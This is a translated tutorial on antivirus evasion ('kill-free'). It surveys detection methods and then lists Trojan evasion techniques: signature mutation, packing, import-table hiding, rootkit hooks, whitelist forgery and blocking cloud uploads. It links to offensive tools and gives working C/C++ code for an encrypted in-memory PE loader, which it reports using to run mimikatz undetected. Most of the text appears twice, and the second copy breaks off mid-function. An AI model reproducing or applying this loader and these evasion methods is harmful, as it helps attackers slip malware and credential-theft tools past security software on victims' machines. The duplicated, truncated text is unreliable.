
1 Basic concept of kill-free
Kill-free is anti-virus technology, which refers to a technology that can prevent virus Trojans from being detected and killed by anti-virus software. Because the anti-kill technology covers a wide range, including disassembly, reverse engineering, system vulnerabilities and other hacking technologies, it is very difficult, and most people do not or have no ability to access the deep content of this technology. Its content is basically to modify the content of viruses and Trojans to change the signature code, thereby avoiding the detection and killing of anti-virus software.
2 Killing methods and principles
Virus detection methods: behavior and cloud detection, static detection.
Static killing: Generally, it is identified according to the feature code, and then the feature matching is performed on the file.
Cloud Antivirus: The principle of antivirus is to detect the content and behavior of files. To achieve this, we need to uniquely determine the file, md5? When the file is large, the efficiency is low, and any byte is changed, so there is a feature (for all files, the unique information is extracted according to the specified bit, which is fast).
Behavior killing (dynamic killing), mainly to detect the behavior generated by it.
Buildable behavior library for dynamic killing
A log library can be built to dynamically scan and kill the log library
Statistical detection -> build feature learning model -> do dynamic search and get it
Anti-software common scanning methods and technologies
1. Scanning compressed package technology: It is a technology that analyzes and inspects compressed package cases and package files.
2. Program tampering protection: that is, to prevent malicious programs from damaging the computer by deleting the anti-virus detection program.
3. Repair technology: restore files damaged by malicious programs
4. Antivirus with first aid disk: Use blank U disk to make first aid boot disk to detect computer virus.
5. Smart Scan: Scan the most commonly used disks and key positions of the system, and it takes less time.
6. Full disk scan: Scan all disks of the computer, which takes a long time. 7. Ransomware protection: protect the files in the computer from malicious encryption by hackers.
8. Start-up scan: Automatically scan when the computer is turned on, which can scan compressed documents and programs that may not be needed.
monitoring technology
1. Memory monitoring: When a virus is found in the memory, it will actively alarm; monitor all processes; monitor the files read into the memory; monitor the network data read into the memory.
2. File monitoring: When it finds that there is a virus in the file written to the disk, or is infected by a virus, it will actively report to the police.
3. Mail monitoring: intercept when a virus is found in the attachment of an e-mail.
4. Web page protection: prevent network attacks and unsafe downloads. 5. Behavior protection: remind users of suspicious application behavior.
Common killing methods
1. Feature code scanning: The so-called feature code is actually a string or strings of binary machine codes inside the program. The working principle of signature matching is to first summarize the signature of a virus, and then search the target file to see if there is a similar match. If there is a match, it is tentatively designated as a virus file. Advantages: fast speed, equipped with high-performance scanning engine; relatively high accuracy, relatively few manslaughter operations; rarely require user participation. Disadvantages: The detection tool using the virus signature code method must constantly update the version of the virus database in the face of emerging new viruses, otherwise the detection tool will age and gradually lose its practical value; Viruses cannot know their signature codes, so they cannot detect new viruses; if the virus signatures are not fully tested, false positives, data deletions, and system damage may occur, causing trouble to users.
2. File sum verification method: save the hash value of normal file A, and then if a new A file is sent to calculate its hash value, if it is different from the normal file, then it is identified as a virus file.
3. Sandbox detection: Behavior-based detection to see if there are some sensitive behaviors to determine whether a file is a virus. The advantage is that unknown viruses may be found, and the disadvantage is that false positives are relatively high, requiring user participation.
4. Cloud check and kill: similar to feature code check and kill. Only if there is no matching value in the signature database, the file will be uploaded to the cloud to continue the analysis. Sometimes the virus is not a virus after scanning for a virus, but after a while, it is a virus. This behavior is cloud scanning and killing.
1.1 File-free killing
to "change" the Trojan into a normal file through certain changes under the premise of ensuring the normal function of the original file, so that the file that would have been killed can be saved from being killed. File-free killing is basically destroying the characteristics of the original program. Whether it is to directly modify the feature code, add a piece of flower instruction, or pack it, its final purpose is only one, that is, to disrupt or encrypt the inside of the executable file. data.
1) Change the feature code to avoid killing
The signature is similar to the blacklist of anti-virus software , which is a series of bytes extracted from different positions in the virus body. Anti-virus software checks whether a file is a virus or a Trojan horse by comparing these bytes and position information. Hackers often use changing signature technology to avoid killing.
2) Flower command to avoid killing
The flower instruction is actually a meaningless instruction , which can also be called a garbage instruction. The existence of the flower instruction has no effect on the execution result of the program, so the only purpose of its existence is to prevent the running of the disassembler, or to set obstacles to the disassembly.
3) Packing to avoid killing
Software packing can also be called software encryption (or software compression) , which is different from the usual encryption (or compression) method and purpose. The general encryption is to prevent strangers from accessing data at will. Packer can compress various resources in an executable program, including EXE, DLL and other files, but it will not destroy the program, and the compressed executable file can still run normally. Packed files are usually unrecoverable. Antivirus software relies on feature codes to identify Trojans. After packing, the original feature codes disappear. When antivirus software encounters files after packing, it is usually difficult to identify them. Antivirus software will deal with them as a normal file.
4) Avoid killing sensitive function strings
Sensitive function string avoidance is mainly carried out by hiding the import table , whether it is simple XOR encryption, import form item removal, or slightly complex reconstruction of the import table, using HOOK to disrupt its calls, etc. The purpose of hiding the import table. There are four specific ways to avoid killing sensitive function strings: (1) dynamically obtain the import table from the source code; (2) modify the PE file; (3) construct the disassembly code; (4) modify the program entry point .
1.2 Memory Free Kill
Memory-free killing is the technology used by Trojans to combat anti-virus software's memory scanning and killing. In fact, the memory-free killing method is similar to the file killing method , both of which are carried out through the feature code comparison. However, in order to strengthen the killing effect, most anti-virus companies do not use the same set of signature codes for memory scanning and file scanning, which leads to a Trojan having two sets of signature codes at the same time. In view of the feature of anti-virus software, hackers have invented the method of modifying memory and file signatures to avoid killing. All signatures must be destroyed to avoid the detection and killing of anti-virus software. Usually, signature positioning software is used to locate file signatures. where the location is, and then use the editor to modify the located feature code.
1) The order of instructions is exchanged. During the running process of the program, the sequence of memory-specific sensitive function call bytecodes, sensitive IP addresses and strings is adjusted to bypass simple memory scanning and killing.
2) Memory trusted addresses are free from killing. During the running process of the program, a large amount of execution space is automatically opened up as little or as little as possible. Antivirus software is very sensitive to the development of executable space, and these spaces are easy to be directly detected. The scattered executable space or the existing execution space can be selected as a carrier to execute malicious code.
3) Trusted modules are exempt from killing. In the process of running the program, it is better to put the code into the trusted module to bypass the detection of anti-virus software, and independent untrusted modules are easily detected by anti-virus software.
4) General jump method. Jump the assembly instruction corresponding to the feature code by jumping, just like adding a flower instruction.
5) String case modification method. When the content corresponding to the feature code is a character string, the case of the character string is exchanged.
6) Equivalent substitution method. When the feature code corresponds to an assembly instruction, replace the instruction with a functional instruction}
1.3 Evasion of Active Defenses
When Trojans evade the active defense of anti-virus software , it generally starts from two directions, one is to analyze the behavior of anti-virus software, and the other is to reverse the key code of anti-virus software. Known breakthrough active defense techniques are as follows:
1) Use trusted processes to break through active defenses
2) Use system processes to break through active defenses
3) Use deformation copy to break through active defense
4) Use similarities and differences to escape virtual machines to break through active defense
5) Use replacement files to break through active defenses
1.4 Trojan Hiding
After the Trojan is planted on the computer , the first thing to do is to avoid various anti-virus software and malicious code monitoring equipment, and hide itself in the system to realize its functions such as stealing and destroying secrets. Therefore, hiding is a special Trojan and an unknown Trojan. an important feature. Trojans usually use file hiding, registry hiding, process hiding, communication hiding and other technologies to achieve the purpose of hiding [13].
RootKit is a tool used by attackers to hide their whereabouts and retain root access. Some Trojans use RootKit technology for the purpose of hiding. Such Trojans usually use various driver modules and core modules in the Windows operating system to hide program files and registry keys. Some special Trojans even use RootKit technology. to hide processes in memory.
1) User Mode Rootkit
A user-mode rootkit is defined as "a collection of undiscovered user programs and code in userland that can exist on a computer or automated information system for a long time." All user-mode applications run on the system at the user account privilege level and are not part of the operating system. The anti-virus software protects the kernel more and more closely, and the practice of avoiding the checking of the anti-virus software directly from the user layer and hiding itself, so as to avoid touching the kernel, has gained more and more consensus among the attackers.
2) Kernel Mode Rootkit
kernel-mode rootkit is a malicious binary code with a high privilege level (Ring0) running in the operating system. Through user-mode rootkits, we can know that the reason why rootkits can hide software whereabouts and control some system behaviors is that they can hook specific system functions, so as to achieve the purpose of changing the execution path of system functions, so that Trojans can be used by us when they do key operations. The provided function intercepts and filters. Therefore, the essence of rootkit technology is the application of various hooks. Hackers can use Rootkit technology to make Trojan horses with ideal anti-kill effect, and anti-virus engineers can also use it to establish a solid security position, so that all virus Trojan horses are invisible. There are more than ten types of hooks that can be used in the kernel, and there are nearly one hundred kinds of application schemes derived from them, such as SSDT hooks, SYSENTER hooks, inline hooks, IDT hooks, IRP hooks, etc.
1.5 Evading Cloud Inspection and Killing
In order to make the Trojan horse survive in the system, hackers have studied the evasion or bypass technology for cloud killing.
1) Feature code deformation
For the known Trojan samples, the signature code is deformed to destroy its own eigenvalues. For example, an encoder and a key are added when writing such samples, each generated sample is processed with a different key, and decoded at runtime, which not only avoids cloud detection and killing, but also greatly enhances the adversarial nature of the sample. and flexibility.
2) Whitelist forgery
Write the sample as a helper load module into the whitelisted library's file. For example , malicious samples are written into common load files such as OCX, DLL and other files, and bound to run on a third-party whitelist process, so that only the running main program is usually detected during cloud detection, because the selected main program is also legal. Whitelist, which can also avoid cloud killing [14].
3) Hash collision forgery
Through algorithm collision , the MD5 value of the sample file is consistent with the MD5 value of the whitelist, thereby bypassing the cloud detection and killing.
4) Block cloud upload
By creating network failures , blocking cloud uploads, preventing the contact and upgrade of antivirus software and servers, and bypassing cloud killing directly.
1.6 Other anti-kill methods include
using some tools and exploiting vulnerabilities in anti-virus software to avoid killing:
for example:
https://github.com/1y0n/AV_Evasion_Tool
https://github.com/Screetsec/TheFatRat
There are many such tools, so I won't go into details here.
Let's do a kill
Let's start with some basics:
PE file
Brief description of PE file
The full name of PE file is Portable Executable, which means portable executable file. Common EXE, DLL, OCX, SYS, COM are all PE files. PE files are program files on Microsoft Windows operating system (which may be indirectly Execution, such as DLL), this article mainly talks about the method of memory loading and running of EXE files, code implementation, and the whole process of completing a GUI loader tool.
file structure

Dos Header
It is used to be compatible with the MS-DOS operating system. The purpose is to prompt a text when the file is run on MS-DOS. In most cases, it is: This program cannot be run in DOS mode. Another purpose is to specify NT The location of the header in the file.
NT Header
Contains the main information of the windows PE file, including a 'PE' signature, the PE file header (IMAGE_FILE_HEADER) and the PE optional header (IMAGE_OPTIONAL_HEADER32).
Section Table
Is the description of the subsequent section of the PE file, and windows loads each section according to the description of the section table.
Section
Each section is actually a container, which can contain code, data, etc. Each section can have independent memory permissions. For example, code sections have read /execute permissions by default, and the name and number of sections can be defined by themselves.
PE loader
The PE loader is to map a PE file to its own memory, and then start its main function to run the program. The implementation of a PELoader requires several points of attention: memory alignment, repairing the IAT table, repairing the relocation table, and changing the memory attribute to executable.
memory alignment
according to exe file alignment granularity when loaded into memory
LPVOID MapImageToMemory(LPVOID base_addr)
{
LPVOID mem_image_base = NULL;
PIMAGE_DOS_HEADER raw_image_base = (PIMAGE_DOS_HEADER)base_addr;
FuVirtualAlloc MyVirtualAlloc = (FuVirtualAlloc)GetProcAddress(hKernel32, "VirtualAlloc");
if (IMAGE_DOS_SIGNATURE != raw_image_base->e_magic)
{
return NULL;
}
PIMAGE_NT_HEADERS nt_header = (PIMAGE_NT_HEADERS)(raw_image_base->e_lfanew + (UINT_PTR)raw_image_base);
if (IMAGE_NT_SIGNATURE != nt_header->Signature)
{
return NULL;
}
if (nt_header->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR].VirtualAddress)
{
return NULL;
}
PIMAGE_SECTION_HEADER section_header = (PIMAGE_SECTION_HEADER)(raw_image_base->e_lfanew + sizeof(*nt_header) + (UINT_PTR)raw_image_base);
mem_image_base = MyVirtualAlloc((LPVOID)(nt_header->OptionalHeader.ImageBase), nt_header->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (NULL == mem_image_base)
{
mem_image_base = MyVirtualAlloc(NULL, nt_header->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
}
if (NULL == mem_image_base)
{
return NULL;
}
memcpy(mem_image_base, (LPVOID)raw_image_base, nt_header->OptionalHeader.SizeOfHeaders);
for (int i = 0; i < nt_header->FileHeader.NumberOfSections; i++)
{
memcpy((LPVOID)(section_header->VirtualAddress + (UINT_PTR)mem_image_base), (LPVOID)(section_header->PointerToRawData + (UINT_PTR)raw_image_base), section_header->SizeOfRawData);
section_header++;
}
return mem_image_base;
}
Repair the IAT table
According to the import table of the PE structure, load the required dll, get the address of the import function and write it into the import table
VOID FixImageIAT(PIMAGE_DOS_HEADER dos_header, PIMAGE_NT_HEADERS nt_header)
{
DWORD op;
DWORD iat_rva;
SIZE_T iat_size;
HMODULE import_base;
PIMAGE_THUNK_DATA thunk;
PIMAGE_THUNK_DATA fixup;
PIMAGE_IMPORT_DESCRIPTOR import_table = (PIMAGE_IMPORT_DESCRIPTOR)(nt_header->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress + (UINT_PTR)dos_header);
DWORD iat_loc =
(nt_header->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT].VirtualAddress) ? IMAGE_DIRECTORY_ENTRY_IAT : IMAGE_DIRECTORY_ENTRY_IMPORT;
iat_rva = nt_header->OptionalHeader.DataDirectory[iat_loc].VirtualAddress;
iat_size = nt_header->OptionalHeader.DataDirectory[iat_loc].Size;
LPVOID iat = (LPVOID)(iat_rva + (UINT_PTR)dos_header);
FuVirtualProtect myVirtualProtect = (FuVirtualProtect)GetProcAddress(hKernel32, "VirtualProtect");
FuLoadLibraryA myLoadLibraryA = (FuLoadLibraryA)GetProcAddress(hKernel32, "LoadLibraryA");
myVirtualProtect(iat, iat_size, PAGE_READWRITE, &op);
while (import_table->Name)
{
import_base = myLoadLibraryA((LPCSTR)(import_table->Name + (UINT_PTR)dos_header));
fixup = (PIMAGE_THUNK_DATA)(import_table->FirstThunk + (UINT_PTR)dos_header);
if (import_table->OriginalFirstThunk)
{
thunk = (PIMAGE_THUNK_DATA)(import_table->OriginalFirstThunk + (UINT_PTR)dos_header);
}
else
{
thunk = (PIMAGE_THUNK_DATA)(import_table->FirstThunk + (UINT_PTR)dos_header);
}
while (thunk->u1.Function)
{
PCHAR func_name;
if (thunk->u1.Ordinal & IMAGE_ORDINAL_FLAG64)
{
fixup->u1.Function = (UINT_PTR)GetProcAddress(import_base, (LPCSTR)(thunk->u1.Ordinal & 0xFFFF));
}
else
{
func_name = (PCHAR)(((PIMAGE_IMPORT_BY_NAME)(thunk->u1.AddressOfData))->Name + (UINT_PTR)dos_header);
fixup->u1.Function = (UINT_PTR)GetProcAddress(import_base, func_name);
}
fixup++;
thunk++;
}
import_table++;
}
return;
}
Directly apply for the ImageBase address of the current exe. If the base address loaded into the memory is the same as the Image Base of the Option Header, it is equivalent to expanding in the ideal base address, and there is no need to repair the relocation table. However, this method is generally used for x64 programs, because the Image Base of x86 programs is low, and the probability of being occupied and unable to execute normally is high.
mem_image_base = MyVirtualAlloc((LPVOID)(nt_header->OptionalHeader.ImageBase), nt_header->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (NULL == mem_image_base)
{
mem_image_base = MyVirtualAlloc(NULL, nt_header->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
}
Judge the C# program
judge whether it is a C# program through item 15 of DataDirectory, whether VirtualAddress in IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR is empty. NET assembly to create position-independent shellcode payloads. This shellcode can be used to inject assemblies into arbitrary Windows processes. Given an arbitrary .NET assembly, parameters and entry point (like Program.Main), Donut can generate a position-independent shellcode for us and load it from memory. The project address is as follows:

 github.com
Determine whether it is a PE program, and determine the number of program digits and whether it is a C# program:
int CMFCLoaderDlg::checkBit(TCHAR* filePath,int& BIT,int& TYPE)
{
IMAGE_DOS_HEADER myDosHeader;
IMAGE_NT_HEADERS myNTHeader;
IMAGE_NT_HEADERS64 myNTHeader64;
LONG e_lfanew;
errno_t err;
FILE* pfile = NULL;
if ((err = _wfopen_s(&pfile, filePath, L"rb")) != 0)
{
MessageBox(_T("File open error!"), NULL, MB_ICONERROR);
return 0;
}
fread(&myDosHeader, 1, sizeof(IMAGE_DOS_HEADER), pfile);
if (myDosHeader.e_magic != 0x5A4D)
{
MessageBox(_T("Not a PE file!"), NULL, MB_ICONERROR);
fclose(pfile);
return 0;
}
e_lfanew = myDosHeader.e_lfanew;
fseek(pfile, e_lfanew, SEEK_SET);
fread(&myNTHeader, 1, sizeof(IMAGE_NT_HEADERS), pfile);
switch (myNTHeader.FileHeader.Machine)
{
case 0x014c:
{
BIT = 32;
if (myNTHeader.OptionalHeader.DataDirectory[0x0e].VirtualAddress)
{
TYPE = 1;
}
break;
}
case 0x8664:
{
BIT = 64;
fseek(pfile, e_lfanew, SEEK_SET);
fread(&myNTHeader64, 1, sizeof(IMAGE_NT_HEADERS64), pfile);
if (myNTHeader64.OptionalHeader.DataDirectory[0x0e].VirtualAddress)
{
TYPE = 1;
}
break;
}
default:
break;
}
return 0;
}
Program encryption
The RC4 encryption algorithm is used, and the PE file to be loaded is encrypted and stored in the resource segment. In fact, this method is not very effective in avoiding killing. Next, other methods to separate Loader and payload can be considered.
int commanMake(TCHAR* filePath, TCHAR* outfilePath, int BIT)
{
TCHAR* DATfilename;
if (BIT == 32)
{
DATfilename = L"x32PEloader.DAT";
}
else if (BIT == 64)
{
DATfilename = L"x64PEloader.DAT";
}
else
{
return 0;
}
HANDLE hPE = CreateFile(filePath, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (hPE == INVALID_HANDLE_VALUE)
{
wprintf(L"[!] Unable to Open FIle %s\n", filePath);
CloseHandle(hPE);
return 0;
}
unsigned char* key = GeneratePassword(128);
int peSize = GetFileSize(hPE, NULL);
PBYTE shellcode = (PBYTE)malloc(peSize + StreamKeyLenth);
if (shellcode == NULL)
{
return 0;
}
memcpy(shellcode, key, StreamKeyLenth);
DWORD lpNumberOfBytesRead;
PWCHAR fileName = outfilePath;
int ret = ReadFile(hPE, shellcode + StreamKeyLenth, peSize, &lpNumberOfBytesRead, NULL);
if (ret == 0)
{
return 0;
}
StreamCrypt(shellcode + StreamKeyLenth, peSize, key, StreamKeyLenth);
if (CopyFile(DATfilename, fileName, FALSE) == 0)
{
wprintf(L"[!] Unable to Open FIle PEloader.DAT\n");
return 0;
}
HANDLE hResource = BeginUpdateResource(fileName, FALSE);
if (NULL != hResource)
{
if (UpdateResource(hResource, RT_RCDATA, MAKEINTRESOURCE(404), MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), (LPVOID)shellcode, peSize + sizeof(key)) != FALSE)
{
EndUpdateResource(hResource, FALSE);
wprintf(L"[+] Successfully generated %s\n", fileName);
}
}
free(shellcode);
CloseHandle(hPE);
return 1;
}
Finished effect


Loader generation for x64 mimikatz works fine.
Upload VT results
Kill-free is anti-virus technology, which refers to a technology that can prevent virus Trojans from being detected and killed by anti-virus software. Because the anti-kill technology covers a wide range, including disassembly, reverse engineering, system vulnerabilities and other hacking technologies, it is very difficult, and most people do not or have no ability to access the deep content of this technology. Its content is basically to modify the content of viruses and Trojans to change the signature code, thereby avoiding the detection and killing of anti-virus software.
2 Killing methods and principles
Virus detection methods: behavior and cloud detection, static detection.
Static killing: Generally, it is identified according to the feature code, and then the feature matching is performed on the file.
Cloud Antivirus: The principle of antivirus is to detect the content and behavior of files. To achieve this, we need to uniquely determine the file, md5? When the file is large, the efficiency is low, and any byte is changed, so there is a feature (for all files, the unique information is extracted according to the specified bit, which is fast).
Behavior killing (dynamic killing), mainly to detect the behavior generated by it.
Buildable behavior library for dynamic killing
A log library can be built to dynamically scan and kill the log library
Statistical detection -> build feature learning model -> do dynamic search and get it
Anti-software common scanning methods and technologies
1. Scanning compressed package technology: It is a technology that analyzes and inspects compressed package cases and package files.
2. Program tampering protection: that is, to prevent malicious programs from damaging the computer by deleting the anti-virus detection program.
3. Repair technology: restore files damaged by malicious programs
4. Antivirus with first aid disk: Use blank U disk to make first aid boot disk to detect computer virus.
5. Smart Scan: Scan the most commonly used disks and key positions of the system, and it takes less time.
6. Full disk scan: Scan all disks of the computer, which takes a long time. 7. Ransomware protection: protect the files in the computer from malicious encryption by hackers.
8. Start-up scan: Automatically scan when the computer is turned on, which can scan compressed documents and programs that may not be needed.
monitoring technology
1. Memory monitoring: When a virus is found in the memory, it will actively alarm; monitor all processes; monitor the files read into the memory; monitor the network data read into the memory.
2. File monitoring: When it finds that there is a virus in the file written to the disk, or is infected by a virus, it will actively report to the police.
3. Mail monitoring: intercept when a virus is found in the attachment of an e-mail.
4. Web page protection: prevent network attacks and unsafe downloads. 5. Behavior protection: remind users of suspicious application behavior.
Common killing methods
1. Feature code scanning: The so-called feature code is actually a string or strings of binary machine codes inside the program. The working principle of signature matching is to first summarize the signature of a virus, and then search the target file to see if there is a similar match. If there is a match, it is tentatively designated as a virus file. Advantages: fast speed, equipped with high-performance scanning engine; relatively high accuracy, relatively few manslaughter operations; rarely require user participation. Disadvantages: The detection tool using the virus signature code method must constantly update the version of the virus database in the face of emerging new viruses, otherwise the detection tool will age and gradually lose its practical value; Viruses cannot know their signature codes, so they cannot detect new viruses; if the virus signatures are not fully tested, false positives, data deletions, and system damage may occur, causing trouble to users.
2. File sum verification method: save the hash value of normal file A, and then if a new A file is sent to calculate its hash value, if it is different from the normal file, then it is identified as a virus file.
3. Sandbox detection: Behavior-based detection to see if there are some sensitive behaviors to determine whether a file is a virus. The advantage is that unknown viruses may be found, and the disadvantage is that false positives are relatively high, requiring user participation.
4. Cloud check and kill: similar to feature code check and kill. Only if there is no matching value in the signature database, the file will be uploaded to the cloud to continue the analysis. Sometimes the virus is not a virus after scanning for a virus, but after a while, it is a virus. This behavior is cloud scanning and killing.
1.1 File-free killing
to "change" the Trojan into a normal file through certain changes under the premise of ensuring the normal function of the original file, so that the file that would have been killed can be saved from being killed. File-free killing is basically destroying the characteristics of the original program. Whether it is to directly modify the feature code, add a piece of flower instruction, or pack it, its final purpose is only one, that is, to disrupt or encrypt the inside of the executable file. data.
1) Change the feature code to avoid killing
The signature is similar to the blacklist of anti-virus software , which is a series of bytes extracted from different positions in the virus body. Anti-virus software checks whether a file is a virus or a Trojan horse by comparing these bytes and position information. Hackers often use changing signature technology to avoid killing.
2) Flower command to avoid killing
The flower instruction is actually a meaningless instruction , which can also be called a garbage instruction. The existence of the flower instruction has no effect on the execution result of the program, so the only purpose of its existence is to prevent the running of the disassembler, or to set obstacles to the disassembly.
3) Packing to avoid killing
Software packing can also be called software encryption (or software compression) , which is different from the usual encryption (or compression) method and purpose. The general encryption is to prevent strangers from accessing data at will. Packer can compress various resources in an executable program, including EXE, DLL and other files, but it will not destroy the program, and the compressed executable file can still run normally. Packed files are usually unrecoverable. Antivirus software relies on feature codes to identify Trojans. After packing, the original feature codes disappear. When antivirus software encounters files after packing, it is usually difficult to identify them. Antivirus software will deal with them as a normal file.
4) Avoid killing sensitive function strings
Sensitive function string avoidance is mainly carried out by hiding the import table , whether it is simple XOR encryption, import form item removal, or slightly complex reconstruction of the import table, using HOOK to disrupt its calls, etc. The purpose of hiding the import table. There are four specific ways to avoid killing sensitive function strings: (1) dynamically obtain the import table from the source code; (2) modify the PE file; (3) construct the disassembly code; (4) modify the program entry point .
1.2 Memory Free Kill
Memory-free killing is the technology used by Trojans to combat anti-virus software's memory scanning and killing. In fact, the memory-free killing method is similar to the file killing method , both of which are carried out through the feature code comparison. However, in order to strengthen the killing effect, most anti-virus companies do not use the same set of signature codes for memory scanning and file scanning, which leads to a Trojan having two sets of signature codes at the same time. In view of the feature of anti-virus software, hackers have invented the method of modifying memory and file signatures to avoid killing. All signatures must be destroyed to avoid the detection and killing of anti-virus software. Usually, signature positioning software is used to locate file signatures. where the location is, and then use the editor to modify the located feature code.
1) The order of instructions is exchanged. During the running process of the program, the sequence of memory-specific sensitive function call bytecodes, sensitive IP addresses and strings is adjusted to bypass simple memory scanning and killing.
2) Memory trusted addresses are free from killing. During the running process of the program, a large amount of execution space is automatically opened up as little or as little as possible. Antivirus software is very sensitive to the development of executable space, and these spaces are easy to be directly detected. The scattered executable space or the existing execution space can be selected as a carrier to execute malicious code.
3) Trusted modules are exempt from killing. In the process of running the program, it is better to put the code into the trusted module to bypass the detection of anti-virus software, and independent untrusted modules are easily detected by anti-virus software.
4) General jump method. Jump the assembly instruction corresponding to the feature code by jumping, just like adding a flower instruction.
5) String case modification method. When the content corresponding to the feature code is a character string, the case of the character string is exchanged.
6) Equivalent substitution method. When the feature code corresponds to an assembly instruction, replace the instruction with a functional instruction}
1.3 Evasion of Active Defenses
When Trojans evade the active defense of anti-virus software , it generally starts from two directions, one is to analyze the behavior of anti-virus software, and the other is to reverse the key code of anti-virus software. Known breakthrough active defense techniques are as follows:
1) Use trusted processes to break through active defenses
2) Use system processes to break through active defenses
3) Use deformation copy to break through active defense
4) Use similarities and differences to escape virtual machines to break through active defense
5) Use replacement files to break through active defenses
1.4 Trojan Hiding
After the Trojan is planted on the computer , the first thing to do is to avoid various anti-virus software and malicious code monitoring equipment, and hide itself in the system to realize its functions such as stealing and destroying secrets. Therefore, hiding is a special Trojan and an unknown Trojan. an important feature. Trojans usually use file hiding, registry hiding, process hiding, communication hiding and other technologies to achieve the purpose of hiding [13].
RootKit is a tool used by attackers to hide their whereabouts and retain root access. Some Trojans use RootKit technology for the purpose of hiding. Such Trojans usually use various driver modules and core modules in the Windows operating system to hide program files and registry keys. Some special Trojans even use RootKit technology. to hide processes in memory.
1) User Mode Rootkit
A user-mode rootkit is defined as "a collection of undiscovered user programs and code in userland that can exist on a computer or automated information system for a long time." All user-mode applications run on the system at the user account privilege level and are not part of the operating system. The anti-virus software protects the kernel more and more closely, and the practice of avoiding the checking of the anti-virus software directly from the user layer and hiding itself, so as to avoid touching the kernel, has gained more and more consensus among the attackers.
2) Kernel Mode Rootkit
kernel-mode rootkit is a malicious binary code with a high privilege level (Ring0) running in the operating system. Through user-mode rootkits, we can know that the reason why rootkits can hide software whereabouts and control some system behaviors is that they can hook specific system functions, so as to achieve the purpose of changing the execution path of system functions, so that Trojans can be used by us when they do key operations. The provided function intercepts and filters. Therefore, the essence of rootkit technology is the application of various hooks. Hackers can use Rootkit technology to make Trojan horses with ideal anti-kill effect, and anti-virus engineers can also use it to establish a solid security position, so that all virus Trojan horses are invisible. There are more than ten types of hooks that can be used in the kernel, and there are nearly one hundred kinds of application schemes derived from them, such as SSDT hooks, SYSENTER hooks, inline hooks, IDT hooks, IRP hooks, etc.
1.5 Evading Cloud Inspection and Killing
In order to make the Trojan horse survive in the system, hackers have studied the evasion or bypass technology for cloud killing.
1) Feature code deformation
For the known Trojan samples, the signature code is deformed to destroy its own eigenvalues. For example, an encoder and a key are added when writing such samples, each generated sample is processed with a different key, and decoded at runtime, which not only avoids cloud detection and killing, but also greatly enhances the adversarial nature of the sample. and flexibility.
2) Whitelist forgery
Write the sample as a helper load module into the whitelisted library's file. For example , malicious samples are written into common load files such as OCX, DLL and other files, and bound to run on a third-party whitelist process, so that only the running main program is usually detected during cloud detection, because the selected main program is also legal. Whitelist, which can also avoid cloud killing [14].
3) Hash collision forgery
Through algorithm collision , the MD5 value of the sample file is consistent with the MD5 value of the whitelist, thereby bypassing the cloud detection and killing.
4) Block cloud upload
By creating network failures , blocking cloud uploads, preventing the contact and upgrade of antivirus software and servers, and bypassing cloud killing directly.
1.6 Other anti-kill methods include
using some tools and exploiting vulnerabilities in anti-virus software to avoid killing:
for example:
https://github.com/1y0n/AV_Evasion_Tool
https://github.com/Screetsec/TheFatRat
There are many such tools, so I won't go into details here.
Let's do a kill
Let's start with some basics:
PE file
Brief description of PE file
The full name of PE file is Portable Executable, which means portable executable file. Common EXE, DLL, OCX, SYS, COM are all PE files. PE files are program files on Microsoft Windows operating system (which may be indirectly Execution, such as DLL), this article mainly talks about the method of memory loading and running of EXE files, code implementation, and the whole process of completing a GUI loader tool.
file structure
Dos Header
It is used to be compatible with the MS-DOS operating system. The purpose is to prompt a text when the file is run on MS-DOS. In most cases, it is: This program cannot be run in DOS mode. Another purpose is to specify NT The location of the header in the file.
NT Header
Contains the main information of the windows PE file, including a 'PE' signature, the PE file header (IMAGE_FILE_HEADER) and the PE optional header (IMAGE_OPTIONAL_HEADER32).
Section Table
Is the description of the subsequent section of the PE file, and windows loads each section according to the description of the section table.
Section
Each section is actually a container, which can contain code, data, etc. Each section can have independent memory permissions. For example, code sections have read /execute permissions by default, and the name and number of sections can be defined by themselves.
PE loader
The PE loader is to map a PE file to its own memory, and then start its main function to run the program. The implementation of a PELoader requires several points of attention: memory alignment, repairing the IAT table, repairing the relocation table, and changing the memory attribute to executable.
memory alignment
according to exe file alignment granularity when loaded into memory
LPVOID MapImageToMemory(LPVOID base_addr)
{
LPVOID mem_image_base = NULL;
PIMAGE_DOS_HEADER raw_image_base = (PIMAGE_DOS_HEADER)base_addr;
FuVirtualAlloc MyVirtualAlloc = (FuVirtualAlloc)GetProcAddress(hKernel32, "VirtualAlloc");
if (IMAGE_DOS_SIGNATURE != raw_image_base->e_magic)
{
return NULL;
}
PIMAGE_NT_HEADERS nt_header = (PIMAGE_NT_HEADERS)(raw_image_base->e_lfanew + (UINT_PTR)raw_image_base);
